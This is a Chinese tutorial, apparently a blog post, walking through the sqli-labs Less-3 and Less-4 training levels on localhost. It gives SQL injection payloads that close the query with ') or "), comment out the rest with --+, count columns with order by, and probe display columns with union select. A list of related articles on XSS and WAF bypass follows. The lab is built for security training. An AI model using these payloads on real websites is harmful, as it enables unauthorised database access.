
Less-3 和 Less-4 ')闭合绕过
判断注入类型
测试:http://localhost/sqli-labs-master/Less-3/index.php?id=1a

正常回显,可以判断为 字符型注入
闭合字符串执行而已 SQL语句
尝试使用 '闭合,http://localhost/sqli-labs-master/Less-3/index.php?id=1'

通过报错信息可以看出,我们使用'闭合后,后面还有一个)
尝试是使用 ')闭合,http://localhost/sqli-labs-master/Less-3/index.php?id=1')

报错提示) limit 0,1 错误,使用 --+ 将其后面的语句注释即可
paylod:http://localhost/sqli-labs-master/Less-3/index.php?id=1') --+

正常回显,成功绕过
判断字段数
测试:http://localhost/sqli-labs-master/Less-3/index.php?id=1') order by 3--+

正常回显
继续测试:http://localhost/sqli-labs-master/Less-3/index.php?id=1') order by 4--+

报错,说明存在 3 个字段
查看字段显示顺序
测试:http://localhost/sqli-labs-master/Less-3/index.php?id=-1') union select 1,2,3 --+

可以看到 2 和 3 正常回显,注意: id=-1
后续操作我就不在说明了,和之前的sqli-labs-Less1几乎一样的流程
Less4关卡

这里直接演示 union select 1,2,3 的语句。
payload:http://localhost/sqli-labs-master/Less-4/?id=-1") union select 1,2,3--+
和 Less3 几乎一模一样,Less3关卡使用')单引号右括号闭合,而Less4关卡使用")算引号右括号闭合。
后续步骤也和sqli-labs-Less1几乎一样的流程
Less-3 和 Less-4 ')闭合绕过的更多相关文章
- 【技巧总结】Penetration Test Engineer[3]-Web-Security(SQL注入、XXS、代码注入、命令执行、变量覆盖、XSS)
3.Web安全基础 3.1.HTTP协议 1)TCP/IP协议-HTTP 应用层:HTTP.FTP.TELNET.DNS.POP3 传输层:TCP.UDP 网络层:IP.ICMP.ARP 2)常用方法 ...
- [代码审计]PHP_Bugs题目总结(1)
0x00 简介 最近这几天看到了许多关于代码审计的ctf题,在电脑里也翻出来好长时间没看过的php_bugs,干脆最近把这个好好看看! 下载地址:https://github.com/bowu678/ ...
- XSS(跨站脚本攻击)详解
跨站脚本攻击XSS(Cross Site Scripting),为了不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆,故将跨站脚本攻击缩写为XSS.恶意攻击者往Web ...
- PHP代码审计分段讲解(5)
11 sql闭合绕过 源代码为 <?php if($_POST[user] && $_POST[pass]) { $conn = mysql_connect("**** ...
- 从偶然的机会发现一个mysql特性到wooyun waf绕过题
从偶然的机会发现一个mysql特性到wooyun waf绕过题 MayIKissYou | 2015-06-19 12:00 最近在测试的时候,偶然的机会发现了一个mysql的特性, 为啥是偶然的机会 ...
- [转]XSS现代WAF规则探测及绕过技术
初始测试 1.使用无害的payload,类似<b>,<i>,<u>观察响应,判断应用程序是否被HTML编码,是否标签被过滤,是否过滤<>等等: 2.如果 ...
- WAF指纹识别和XSS过滤器绕过技巧
[译文] -- “Modern Web Application Firewalls Fingerprinting and Bypassing XSS Filters” 0x1 前言 之前在乌云drop ...
- Web安全--XSS现代WAF规则探测及绕过技术
XSS现代WAF规则探测及绕过技术初始测试 1.使用无害的payload,类似<b>,<i>,<u>观察响应,判断应用程序是否被HTML编码,是否标签被过滤,是否过 ...
- xss绕过过滤之方法
很多网站为了避免XSS的攻击,对用户的输入都采取了过滤,最常见的就是对<>转换成<以及>,经过转换以后<>虽然可在正确显示在页面上,但是已经不能构成代码语句了.这个 ...
- [转]高级SQL注入:混淆和绕过
############# [0×00] – 简介[0×01] – 过滤规避(Mysql)[0x01a] – 绕过函数和关键词的过滤[0x01b] – 绕过正则表达式过滤[0×02] – 常见绕过技术 ...
随机推荐
- Dashboard是什么意思 Dashboard怎么用?
Dashboard是什么意思?Dashboard怎么用?可能很多Mac用户朋友都不知道,Dashboard是苹果OS X操作系统的一大特色.是随苹果公司 Mac OS X 10.4 Tiger 操作系 ...
- Mysql存储的设备推送数据如何利用GroupBy筛选所有设备的最新数据
首先介绍GroupBy关键字的用法原理: 先来看下表1,表名为test: 表1 执行如下SQL语句: SELECTnameFROMtestGROUPBYname 你应该很容易知道运行的结果,没错, ...
- axios请求拦截封装理解
<p>全局处理请求.响应拦截的处理,常见处理请求动画,错误码</p> <p>import axios from 'axios'</p> <p> ...
- centos/redhat 多路径存储使用 - 客户端
DM Multipath(DMMP)工具 磁盘扫描 添加磁盘到dg--首先通知存储管理员划分相应的盘到指定的机器,说明共享--扫描磁盘(两个节点执行)[root@testrac1 ~]# echo & ...
- SQL 查询各表所占大小
SELECT OBJECT_NAME(id) tablename , CASE WHEN reserved * 8 > 1024 THEN RTRIM(8 * reserved / 1024) ...
- Docker学习——Kubernetes(八)
在线阅读:GitBook 下载:pdf Kubernetes 是 Google 团队发起并维护的基于 Docker 的开源容器集群管理系统,它不仅支持常见的云平台,而且支持内部数据中心. 建于 Doc ...
- SQL 之 SQL server 中 遇到字段的值为null 遇到的坑
SQL server 中,如果查询或筛选的条件中,某字段的值为NULL,如何处理?又有哪些坑需要避免呢? 直接上坑 : NULL 与其他任何类型进行逻辑判断: [解释]: NULL表示值未知,和空字符 ...
- Optional类与使用==判断null有什么区别?使用Optional类有什么优势?
1.使用object==null的例子 2.null带来的问题 3.其他语言中null的处理(替代) 4.Java8的Optional类 4.1 这样做有什么好处呢? 4.2 引入Optional类的 ...
- Element-ui框架Tree树形控件切换高亮显示选中效果
废话不多说,直接上代码 1 <template> 2 <div class="warpper"> 3 <el-tree ref=& ...
- cp 备份文件命令
cp -p system.sh ./bak2022/systecm.sh.bak_`date '+%Y%m%d'` (备份system.sh文件后缀以bak_年月日命令)cp -rf old copy ...